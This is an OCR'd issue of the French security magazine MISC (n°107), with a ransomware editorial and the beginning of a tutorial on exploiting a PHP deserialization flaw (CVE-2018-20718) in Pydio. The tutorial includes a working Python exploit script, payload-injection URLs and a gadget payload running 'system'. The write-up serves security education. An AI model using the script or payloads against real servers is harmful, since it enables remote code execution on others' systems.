MISC

LE MAGAZINE DE LA CYBERSÉCURITÉ OFFENSIVE ET DÉFENSIVE

N°107
JANV. / FÉV. 2020

FRANCE MÉTRO. : 9,90 € - BELUX : 10.90 € - CH : 15.80 CHF
ESP/IT/PORT-CONT : 10,90 € - DOM/S : 10,90 €
TUN : 28 TND - MAR : 110 MAD - CAN : 17,90 $CAD

L 19018 - 107 - F: 9,90 € - RD

SYSTÈME : DÉVELOPPEMENT / BOOTLOADER

Comprendre le fonctionnement d'UEFI pour écrire ses propres applications

RÉSEAU : NEUTRON / OSSA

De la découverte de vulnérabilités au déploiement d'un correctif sur le projet OpenStack

ORGANISATION : MANAGEMENT / VIE PRIVÉE

Intégrer l'amélioration continue dans les systèmes d'information avec ISO 27701

DOSSIER

RANSOMWARES : ÉTAT DE LA MENACE



1 - À la découverte du monde des ransomwares

2 - Cas pratique d'un ransomware mobile

3 - Détection et contre-mesures contre les ransomwares

FORENSIC CORNER

Comprendre les systèmes de fichiers macOS pour l'investigation numérique

EXPLOIT CORNER

Construire un exploit avec PHPGGC pour la faille CVE-2018-20718 sur Pydio

MALWARE CORNER

Analyse des mécanismes C&C basés sur des applications SaaS grand public

REJOIGNEZ-NOUS

SERMA
SAFETY & SECURITY
NES



SAFER TOGETHER
For Humans, products and data security

Serma Group crée un acteur unique sur le marché de la sécurité. Avec plus de 200 collaborateurs, nous intervenons sur la sécurité des systèmes d'information, des systèmes embarqués et des systèmes industriels.

Vous êtes...

- Pentester
- Consultant GRC
- Ingénieur Évaluation Sécurité Cryptanalyse
- Ingénieur Sécurité Hardware
- Ingénieur Intégrateur
- Analyste SOC
- Consultant en Analyse de Risque
- Ingénieur Évaluation Sécurité Software
- Chef de projet CESTI
- Auditeur Sécutité

Rejoignez nos équipes à Paris, Bordeaux, Toulouse et Rennes !



Audit et évaluation
Évaluation du niveau de sécurité d'un système d'information, d'un produit, d'un process ou d'une organisation.

Intégration de solution
Conseil et protection de nos clients de manière pertinente, adaptée et efficace via l'intégration de solutions sécurité.

SOC et service managé
Service de SOC et NOC managé afin d'assurer la prévention et la détection d'incidents de sécurité.

Gouvernance risques et conformité
Définition des stratégies et des procédures de sécurité pour la mise en conformité des entreprises selon un référentiel donné.

Laboratoire d'Évaluation CESTI
Nous hébergeons un Laboratoire CESTI (Centre d'Évaluation de la Sécurité des Technologies de l'Information), prestataire de service, indépendant, agréé par l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information).

Conseil en Cybersécurité et Sûreté de Fonctionnement
Vérification de l'aptitude d'un système à remplir une ou plusieurs fonctions requises dans des conditions données ; principalement sur la fiabilité, la maintenabilité, la disponibilité et la sécurité.

MISC est édité par **Les Éditions Diamond**

LES ÉDITIONS DIAMOND

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com - www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : 0224K81190
Périodicité : Bimestrielle
Prix de vente : 9,90 Euros

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@miscredac @MISCleMag

p.53 DÉCOUVREZ TOUS NOS ABONNEMENTS PAPIER !

ÉDITO

L'actualité de la SSI a été riche ces dernières semaines avec une nouvelle vague de rançongiciels ayant touché plusieurs structures et tout particulièrement le CHU de Rouen **[1]**. Cette attaque a été très médiatisée du fait de l'impact particulièrement tangible et compréhensible même pour la partie de la population la plus hermétique aux enjeux du numérique. En effet, l'hôpital a dû revenir au papier pendant plusieurs heures, les patients devant être admis aux urgences ont été invités à se rendre dans un autre hôpital de la région et, dans certains cas, la distribution de médicaments a été suspendue pour éviter des erreurs de prescription à cause de l'inaccessibilité des dossiers patients.

Cette attaque démontre la rapide évolution de la menace et des outils offensifs utilisés. Les entreprises ou administrations, à moins de travailler sur des domaines sensibles, pouvaient espérer n'avoir à gérer que les attaques venant de codes malfaisants conçus pour infecter les postes des particuliers. Un poste infecté dans un réseau avait un impact relativement réduit, se détectait facilement, et son éradication se résumait le plus souvent à une remasterisation du poste compromis après avoir sauvegardé les documents sur le poste. A contrario, les pirates utilisant des outils tels que CLOP **[2]**, qui a touché le CHU de Rouen, attaquent le réseau interne afin de s'y propager. Pour cela, ils cherchent, comme le ferait un pentester, à réaliser une escalade de privilèges sur les contrôleurs de domaines avant de chiffrer le maximum du système d'information, sauvegardes comprises.

L'apparition de ces menaces est d'autant plus critique que les infrastructures bien au chaud derrière les firewalls depuis deux décennies sont particulièrement vulnérables. Le parc n'est le plus souvent pas exploité de manière homogène et subsistent beaucoup d'exceptions à commencer par les postes de travail les plus critiques tels que ceux des administrateurs informatiques et des VIP. En cas d'attaque par rançongiciel c'est le bain de sang avec des données critiques disséminées sur des postes de travail non sauvegardés ou des sauvegardes sur disques externes également chiffrées... Même pour les équipes ayant mis en place une architecture avec des contrôleurs de domaines, un stockage des documents côté serveur et des sauvegardes hors ligne, l'impact reste extrêmement important en cas d'infection pour peu que le parc soit composé de centaines voire de milliers de machines. La remasterisation des postes en parallèle d'une analyse forensic pour déterminer le vecteur d'infection et éradiquer tout code malveillant ne se compte pas en heures, mais en jours, voire en semaines **[3]**.

Le mieux serait évidemment d'éviter toute infection, mais il est très compliqué de sécuriser correctement son réseau interne. Lors d'un test d'intrusion interne, le temps pour obtenir des privilèges sur les contrôleurs de domaine excède rarement la journée quand bien même les administrateurs sont sensibilisés à la sécurité. Une des premières difficultés vient des équipes de direction qui ont une certaine propension à favoriser la facilité des usages en sous-évaluant les risques pesant sur le parc informatique. Les quelques autorisations données au compte goutte peuvent rapidement faire tache d'huile et s'étendre à beaucoup de directions métiers. Les équipes informatiques se retrouvent à devoir autoriser des comptes administrateurs aux utilisateurs n'ayant pas la patience d'ouvrir un ticket pour l'installation d'un logiciel... et qui en profiteront pour désinstaller l'antivirus qui fait ralentir leur machine. S'ajoutent à ces problèmes organisationnels des protocoles réseau tels que DHCP ou Ethernet dont la sécurité est restée figée il y a 30 ans et des architectures Active Directory qui sont parmi les briques techniques les plus complexes à comprendre et à sécuriser **[4]**.

Nous avons donc tous les ingrédients d'un cocktail explosif et il est aujourd'hui particulièrement complexe de réduire le risque à un niveau acceptable sauf à repenser en profondeur la gestion de parc... et peut-être relancer la mode des terminaux légers.

Cédric FOLL / cedric@miscmag.com / @follc

[1] https://www.lemonde.fr/pixels/article/2019/11/18/frappe-par-une-cyberattaque-massive-le-chu-de-rouen-force-de-tourner-sans-ordinateurs_6019650_4408996.html

[2] https://www.cert.ssi.gouv.fr/uploads/CERTFR-2019-CTI-009.pdf

[3] https://www.letelegramme.fr/finistere/brest/l-ubo-touchee-par-un-cryptovirus-22-11-2019-12439861.php

[4] https://www.ssi.gouv.fr/guide/recommandations-de-securite-relatives-a-active-directory/

www.ed-diamond.com
ABONNEMENTS | ANCIENS NUMÉROS | HORS-SÉRIES | DOCUMENTATION NUMÉRIQUE

SOMMAIRE

MISC N°107

EXPLOIT CORNER

06 **CVE-2018-20718 : EXÉCUTION DE CODE ARBITRAIRE DANS PYDIO**

Cet article traite de l'exploitation de la CVE-2018-20718, une vulnérabilité d'injection d'objet sérialisé PHP affectant les versions inférieures à 8.2.2 du logiciel de partage de fichiers Pydio...

MALWARE CORNER

14 **UTILISATION DE SERVICES EN LIGNE LÉGITIMES PAR LES MALWARES**

Les fraudes sur Internet, qu'elles suivent une motivation financière ou autre, nécessitent généralement de l'ingénierie sociale, ou l'utilisation de malwares...

FORENSIC CORNER

22 **INVESTIGATION NUMÉRIQUE SOUS MACOS / HFS+**

La démocratisation de l'écosystème Apple s'est réalisée à tous les niveaux (informatique de gestion, téléphone portable, wearables...) et cela n'a pas été sans éveiller l'intérêt des développeurs de logiciels malveillants...

RÉSEAU

55 **OPENSTACK ET LA GESTION DES VULNÉRABILITÉS**

La communauté OpenStack s'est dotée d'un processus de traitement des vulnérabilités rigoureux, permettant de corriger au plus vite les anomalies découvertes...

SYSTÈME

65 **PROGRAMMATION UEFI**

La deuxième étape de la compréhension du système UEFI va s'articuler autour de l'implémentation en C avec l'optique de fabriquer sa propre brique UEFI...

ORGANISATION & JURIDIQUE

76 **ISO 27701 : LE SYSTÈME DE MANAGEMENT DES INFORMATIONS PRIVÉES (SMIP)**

L'article 32 du RGPD formalise clairement non seulement les exigences organisationnelles et techniques de sécurité à apporter aux traitements de données à caractère personnel afin de limiter les risques sur la vie privée pour les personnes concernées, mais aussi les exigences d'évaluation et d'amélioration continue permettant de tester et de contrôler régulièrement la conformité et l'efficacité des mesures juridiques et de sécurité...

53 **ABONNEMENTS PAPIER**

28 DOSSIER




RANSOMWARES : ÉTAT DE LA MENACE

29 Rançongiciels 101

40 Rançon sur téléphone mobile : les entrailles d'Android/Koler

46 Détection des rançongiciels, ou comment lutter contre nos propres outils de sécurité ?

BIENTÔT... NOUVEAU... À NE PAS MANQUER !



PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

MISC ONLINE CONNECT

sur connect.ed-diamond.com

DÈS LE 31 JANVIER 2020 !

Sous réserve de toutes modifications

CVE-2018-20718 : EXÉCUTION DE CODE ARBITRAIRE DANS PYDIO

Vincent HERBULOT – @us3r777
Expert sécurité chez Synacktiv

Cet article traite de l'exploitation de la CVE-2018-20718, une vulnérabilité d'injection d'objet sérialisé PHP affectant les versions inférieures à 8.2.2 du logiciel de partage de fichiers Pydio.

mots-clés : ***PYDIO / EXPLOIT / INJECTION D'OBJET SÉRIALISÉ / PHPGGC / UNSERIALIZE / PHP***

Une vulnérabilité de plus découverte par RIPS, un outil d'analyse statique de code source PHP et Java qu'on ne présente plus. Cette vulnérabilité a été signalée le 21 septembre 2018 aux équipes de Pydio. Un correctif a été publié le 11 octobre 2018 **[1]**.

Un mois plus tard, un article est paru sur le blog de RIPSTECH **[2]** dans lequel quelques éléments techniques permettant d'exploiter cette vulnérabilité sont décrits. Les éléments nécessaires à un exploit fonctionnel sont manquants. Quelle chaîne de gadgets utiliser pour obtenir une exécution de code distante ?

Dans cet article, nous verrons comment :

- trouver des gadgets fonctionnels ;
- construire une chaîne de gadgets à l'aide de l'outil PHPGGC ;
- utiliser cette chaîne pour exploiter la CVE-2018-20718.

1. LES ÉLÉMENTS DE DÉPART

Avant de partir à la recherche d'une chaîne de gadgets, reprenons les détails techniques fournis.

1.1 Des données utilisateur stockées en base sous forme de chaînes sérialisées

Pydio stocke les préférences utilisateurs en base de données à l'aide de l'objet `SqlUser`. Afin de pouvoir conserver les types PHP lors du stockage, Pydio sérialise la valeur des préférences et enregistre les chaînes de caractères ainsi obtenues. Cette opération a lieu dans la méthode `setPref` de la classe `SqlUser`. La chaîne de caractères est préfixée par la valeur `$phpserial$` pour être identifiée au moment de la désérialisation.

```
    public function
setPref($prefName, $prefValue)
    {
        if (!is_string($prefValue)) {
            $prefValue =
'$phpserial$'.serialize($prefValue);
[...]
 dibi::query('INSERT INTO [ajxp_user_
prefs] ([login],[name],[val]) VALUES
(%s, %s, %bin)', $this->getId(),
$prefName,$prefValue);
```

Un utilisateur modifiant ses préférences est donc capable de stocker des objets PHP sérialisés dans la base de données.

1.2 Un appel à unserialize lors de la récupération des préférences utilisateur

Ces données sont désérialisées lors de la récupération des préférences via la méthode `getPref` de la même classe.

```
    public function
getPref($prefName)
    {
        $p =
parent::getPref($prefName);
[...]
                $p = substr($p,
strlen('$phpserial$'));
                return
unserialize($p);
```

L'appel à la fonction **unserialize** avec des données contrôlées par l'utilisateur conduit dans de très nombreux cas à une exécution de code arbitraire. Pour ce faire, il est nécessaire de trouver une chaîne de gadgets qui, lors de la désérialisation, nous permettra d'exécuter du code. Le point d'entrée de ce type de chaîne est généralement l'appel à l'une des méthodes magiques PHP (**__destruct**, **__wakeup**, **__toString**, etc., voir partie 2.1 Méthodes magiques).

Il nous manque cependant deux éléments pour déclencher la vulnérabilité :

- Comment mettre à jour les préférences utilisateur ? Ou, plus précisément, comment trouver un chemin vers la méthode **setPref** ?
- Comment déclencher la désérialisation ? Ou comment trouver un chemin vers la méthode **getPref** ?

1.3 Mise à jour des préférences utilisateur : les partages publics

Pydio permet aux utilisateurs de partager des fichiers publiquement. En configuration par défaut, ces fichiers sont accessibles depuis le répertoire **public** suivi par une chaîne de caractères alphanumériques de longueur 6.




Figure 1

1.3.1 Chemin vers setPref

Lors de l'accès à un fichier partagé public (ne requérant pas d'authentification) il est possible de spécifier la variable **$_GET['lang']**. Cette variable correspond au langage choisi par l'utilisateur.

En manipulant la variable **$_GET['lang']**, un utilisateur peut provoquer la sérialisation d'un objet de son choix dans la base de données. Prenons un exemple, avec la ressource ci-dessus.

L'utilisateur effectue une requête **GET** à l'URL suivante : **http://192.168.56.106/pydio-core-8.2.1/public/a79aeelang=$phpserial$O:14:%22CVE_2018_20718%22:0:{}**.

La valeur **O:14:%22CVE_2018_20718%22:0:{}** (ici on passe un objet ayant un nom de 14 caractères « CVE_2018_20718 » et ne contenant aucun attribut) est stockée dans la base de données :

```
MariaDB [pydio]> select val from ajxp_user_prefs where name="lang";
| rid | login          | name | val
 [...]
| 111 | 8d745840ad8f | lang | $phpserial$O:14:"CVE_2018_20718":0:{}
```

1.3.2 Chemin vers getPref

Les préférences sont également récupérées lors de l'appel au partage public (appel à **getPref**). Plus précisément lors d'une requête AJAX effectuée par cette page. La requête est la suivante :

```
POST /pydio-core-8.2.1/public/?get_action=get_boot_conf&minisite_
session=a79aee HTTP/1.1
Host: 192.168.56.106
Content-Length: 0
Connection: keep-alive
Cookie: AjaXplorer_Shareda79aee=usnk0k9eompkp1deugjgcmarq5
```

La réponse est la suivante :

```
HTTP/1.1 200 OK
[...]

<?xml version="1.0" encoding="UTF-8"?><tree ><message
type="ERROR">array_key_exists(): The first argument
should be either a string or an integer</message></tree>
```

Une erreur survient dans `Core/Services/LocaleService.php` à la ligne 78, lors de la recherche de la variable `$lang` dans les langues connues par Pydio. La fonction `array_key_exists` s'attend à recevoir un entier ou une chaîne de caractères et nous lui avons fourni un objet.

À ce stade, cela n'a plus grande importance, l'appel à `unserialize` a déjà été effectué.

1.4 Exploitation automatisée

Afin de faciliter l'exploitation par la suite, j'ai développé le script Python `CVE_2018_20718.py` [3] :

```
import urllib
import requests
import argparse

PYDIO_SERIAL_MARKER="$phpserial$"

parser = argparse.ArgumentParser()
parser.add_argument("public_share_url")
parser.add_argument("shareid")
parser.add_argument("payload")
args = parser.parse_args()

# Upload the payload via setPref
r = requests.get(args.public_share_url + args.
shareid + "?lang="  + PYDIO_SERIAL_MARKER + args.
payload)
cookies = r.cookies

# Execute the payload via getPref
r = requests.post(args.public_share_url + "?get_
action=get_boot_conf&minisite_session=" + args.
shareid, cookies=cookies)
```

Le script prend en argument l'URL publique de Pydio `public_share_url`, l'identifiant de la ressource partagée `shareid` et un objet sérialisé `payload`. Son fonctionnement est simple, il déclenche un appel à `setPref` puis `getPref` via les pages mentionnées précédemment.

2. RAPPEL SUR LES VULNÉRABILITÉS DE DÉSÉRIALISATION EN PHP

Les attaques d'injection d'objets sérialisés surviennent lorsque des données contrôlées par l'utilisateur sont fournies à la fonction `unserialize`. Cette fonction recrée les objets à partir de leur représentation sous la forme de chaînes de caractères. L'attaquant est alors capable de créer des objets avec des attributs qu'il définit afin de contrôler le flux d'exécution. Le code lui n'est jamais sérialisé. L'exploitation doit donc se faire à partir de code existant.

2.1 Les méthodes magiques

Les classes en PHP contiennent des méthodes « magiques » [4]. Ces méthodes sont appelées automatiquement dans certains cas, ce qui les rend particulièrement intéressantes pour exploiter les vulnérabilités de désérialisation.

Les méthodes suivantes sont couramment utilisées pour exploiter les vulnérabilités de désérialisation :

- `__wakeup()` : est appelée automatiquement lors de la désérialisation d'un objet ;
- `__destruct()` : est appelée automatiquement lors de la destruction de l'objet ;
- `__toString()` : est appelée lorsqu'une représentation textuelle de l'objet est nécessaire (par exemple, lors d'une comparaison avec une chaîne de caractères).

D'autres méthodes existent : `__construct()`, `__call()`, `__get()`, `__set()`, `__invoke()`... Ces dernières sont plus rarement utilisées.

2.2 Le format de PHP pour la sérialisation

L'appel à la fonction `serialize` transforme les données qui lui sont fournies en une représentation stockable. Par exemple, si l'on sérialise l'objet suivant :

```
class C3 {
  private $nb_portes=5;
  private $couleur="rouge";
  private $options=["GPS", "Roue de secours",
"Climatisation"];
}
```

On obtient la représentation (les tabulations et sauts de lignes ont été ajoutés pour une meilleure lisibilité) :

```
O:2:"C3":3:{
  s:13:"\x00C3\x00nb_portes";i:5;
  s:11:"\x00C3\x00couleur";s:5:"rouge";
  s:11:"\x00C3\x00options";
  a:3:{
    i:0;s:3:"GPS";
    i:1;s:15:"Roue de secours";
    i:2;s:13:"Climatisation";
  }
}
```

La fonction **unserialize** permet quant à elle de reconstruire l'objet à partir des données sérialisées **[5]**.

2.3 Un exemple simple de gadget

L'objet suivant (créé pour l'exemple) constituerait un gadget très intéressant :

```
class DummyClass {
  private $function;
  private $argument;
  function __wakeup() {
    call_user_func($this->function, $this->argument);
  }
}
```

En fournissant le code suivant à **unserialize**, un appel à la fonction **call_user_func** avec les arguments **system** et **id** serait provoqué.

```
O:10:"DummyClass":2:{s:20:"\x00DummyClass\x0
0function";s:6:"system";s:20:"\x00DummyClass\
x00argument";s:2:"id";}
```

Ce gadget nous permet donc à lui seul d'accomplir l'exécution de code car :

- il implémente la méthode **__wakeup** ;
- il fait appel à une fonction définie par l'utilisateur via **call_user_func ;**
- la fonction appelée et ses arguments sont des propriétés de cet objet (ils sont donc contrôlables lors de la désérialisation).

Un gadget aussi intéressant n'est pas toujours présent, c'est pourquoi il est souvent nécessaire de faire une chaîne de gadgets.

3. RECHERCHE D'UNE CHAÎNE DE GADGETS

L'exploitation des vulnérabilités d'injection d'objets sérialisés en PHP est grandement facilitée par l'outil PHPGGC **[6]**. Cet outil contient déjà de nombreuses chaînes de gadgets présentes dans différentes bibliothèques PHP. Voici quelques fonctionnalités intéressantes de PHPGGC :

- la génération rapide de la représentation sérialisée d'une chaîne de gadgets ;
- l'encodage de la chaîne sérialisée obtenue sous différentes formes (JSON, base64, URL) ;
- le test en local d'une chaîne de gadgets en chargeant les bibliothèques nécessaires ;
- la génération d'un fichier PHAR pour l'exploitation.

3.1 Recherche de gadgets dans le code tiers

Le premier réflexe à avoir est de vérifier si une des bibliothèques contenant des chaînes de gadgets connues est présente dans Pydio. Les bibliothèques utilisées par Pydio sont présentes dans le dossier **vendor**. Elles sont installées via composer, un incontournable des dépendances PHP.

En analysant le fichier de configuration **composer.json** de Pydio 7.2.1, on identifie plusieurs bibliothèques potentiellement intéressantes, car elles sont présentes dans les chaînes de gadgets de PHPGGC :

- ZendFramework : malheureusement les trois chaînes présentes dans PHPGGC s'appuient sur des parties du framework qui ne sont pas utilisées par Pydio. Cette chaîne de gadgets n'est donc pas fonctionnelle ;
- Symfony : seul le module symfony/console est chargé. Aucun des exploits présents n'utilise ce module. Tout comme la précédente, cette chaîne de gadgets n'est pas fonctionnelle.
- Guzzle :

  → La chaine Guzzle/RCE1 utilise deux objets : le premier est **GuzzleHttp\Psr7\FnStream** dont les méthodes **__destruct** et **__toString** sont particulièrement intéressantes (on utilisera **__toString** par la suite). Le second

objet est **GuzzleHttp\HandlerStack** qui n'est présent qu'à partir de la version 6.0 de Guzzle. Malheureusement, la version fournie avec Pydio est la 5.3. Cette chaîne de gadgets n'est donc pas fonctionnelle.

→ La chaine Guzzle/FW1 est fonctionnelle, elle permet l'écriture de fichiers arbitraires. Nous préférerions cependant une chaîne de gadgets permettant directement l'exécution de code. L'utilisation de la chaîne Guzzle/FW1 est laissée en exercice au lecteur.

3.2 Recherche de gadgets permettant l'exécution de code distante

3.2.1 Un gadget toujours présent dans Guzzle

Le fichier **vendor/guzzlehttp/psr7/src/FnStream.php** étant présent dans la version 5.3 de Guzzle, nous disposons d'un premier gadget intéressant :

```
public function __destruct()
{
    if (isset($this->_fn_close)) {
        call_user_func($this->_fn_close);
    }
}
```

Le code de la méthode magique **__destruct** de l'objet **FnStream** fait appel à une fonction définie dans une variable privée de ce même objet !

Il en va de même pour sa méthode **__toString** :

```
public function __toString()
{
    return call_user_func($this->_fn___toString);
}
```

Nous favoriserons l'appel à **__toString** car, lors de la désérialisation de la préférence **lang**, la chaîne obtenue est directement comparée à la chaîne vide. Ceci a lieu dans le fichier **Core/Http/Middleware/SessionRepositoryMiddleware.php** et provoque un appel à la méthode **__toString** sur l'objet désérialisé. Elle est donc appelée avant la méthode **__destruct**.

```
if($ctx->hasUser() && $ctx->getUser()->getPref("lang")
!= "")
```

Grâce à la méthode **__toString** de **FnStream**, nous pouvons appeler une fonction arbitraire. Malheureusement, nous ne contrôlons pas ses paramètres. Nous cherchons maintenant un gadget comportant une méthode sans paramètre et faisant un appel à une fonction avec des paramètres que nous contrôlerons.

3.2.2 Un gadget dans pydio/core

Les fonctions **call_user_func** et **call_user_func_array** permettent l'appel à une fonction avec des paramètres. Ces deux éléments leur étant passés en argument, la présence d'une de ces fonctions pourrait constituer un gadget utilisable.

Nous faisons une première recherche à l'aide de **grep** dans pydio/core à la recherche de ces fonctions :

```
$ grep -ril call_user_func
Core/Controller/ShutdownScheduler.php
Core/Controller/Controller.php
Core/Http/Server.php
